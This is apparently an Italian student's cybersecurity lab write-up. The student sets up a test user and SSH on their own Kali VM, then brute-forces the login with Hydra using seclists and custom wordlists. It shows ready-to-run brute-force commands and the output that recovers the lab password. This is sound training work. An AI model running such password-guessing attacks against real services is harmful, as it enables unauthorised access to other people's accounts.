
Esercizio S6-L2




```
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ sudo service ssh start


┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config


┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
        inet6 fd00::7099:e991:4698:3987  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::458c:a84b:49b5:c48a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:14:ae:9f  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 3006 (2.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 5697 (5.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:Ccc0gf5GdbZjcJ+pOeMvsmvMQN9krO5brHRgV4ZrKWU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 192.168.50.100 port 22: Broken pipe
```

Ho creato un nuovo utente “test_user” con password “testpass” su Kali con il comando **sudo adduser test_user**

In seguito ho avviato il servizio ssh con il comando **sudo service ssh start**

infine ho testato la connessione ssh con **ssh test_user@192.168.50.100** ossia l’IP della mia Kali




```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top1000.txt 192.168.50.100 -t 4 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bin

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 04:40:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16983 login tries (l:17/p:999), ~4246 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 16947 to do in 07:51h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 16899 to do in 10:04h, 4 active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 16799 to do in 10:40h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.5

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bin

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 04:51:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~1036931875000 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 8295454999912 to do in 1571108901:30h, 8 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Prima di eseguire Hydra per il cracking delle credenziali ho installato seclists che mette a disposizione diverse wordlist di username e password.
Per installare seclists ho utilizzato il comando **sudo apt-get install seclists.**
Una volta installato seclists ho eseguito Hydra scegliendo casualmente due wordlist di username e due di password.


Quindi come possiamo osservare nell'immagine i due comandi di esecuzione sono:

- hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top1000.txt 192.168.50.100 -t4 ssh
- hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.100 -t4 ssh

Però come possiamo notare nell'immagine con queste wordlist il tempo necessario per il cracking delle credenziali sarebbe di 1571108901,30 ore (circa 179252 anni...)



```
┌──(kali㉿kali)-[~/Documents]
└─$ hydra -L /home/kali/Documents/Usernames.txt -P /home/kali/Documents/Passwords.txt 192.168.50.100 -t 4 -V ssh
```



```
┌──(kali㉿kali)-[~/Documents]
└─$ hydra -L /home/kali/Documents/Usernames.txt -P /home/kali/Documents/Passwords.txt 192.168.50.100 -t 8 -V ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 06:14:09
[DATA] max 8 tasks per 1 server, overall 8 tasks, 30 login tries (l:5/p:6), ~4 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "master" - 1 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 2 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass123" - 3 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password12345" - 4 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123test" - 5 of 30 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "" - 6 of 30 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "psw123" - pass "master" - 7 of 30 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "psw123" - pass "testpass" - 8 of 30 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "psw123" - pass "testpass123" - 9 of 30 [child 5] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "psw123" - pass "password12345" - 10 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "psw123" - pass "123test" - 11 of 30 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "psw123" - pass "" - 12 of 30 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pass" - pass "master" - 13 of 30 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pass" - pass "testpass" - 14 of 30 [child 5] (0/0)
```


Per facilitare il processo ho creato due file di testo con qualche username e password ed eseguito hydra con quei file .txt:

- hydra -L /home/kali/Documents/Usernames.txt -P /home/kali/Documents/Passwords.txt 192.168.50.100 -t8 -V ssh

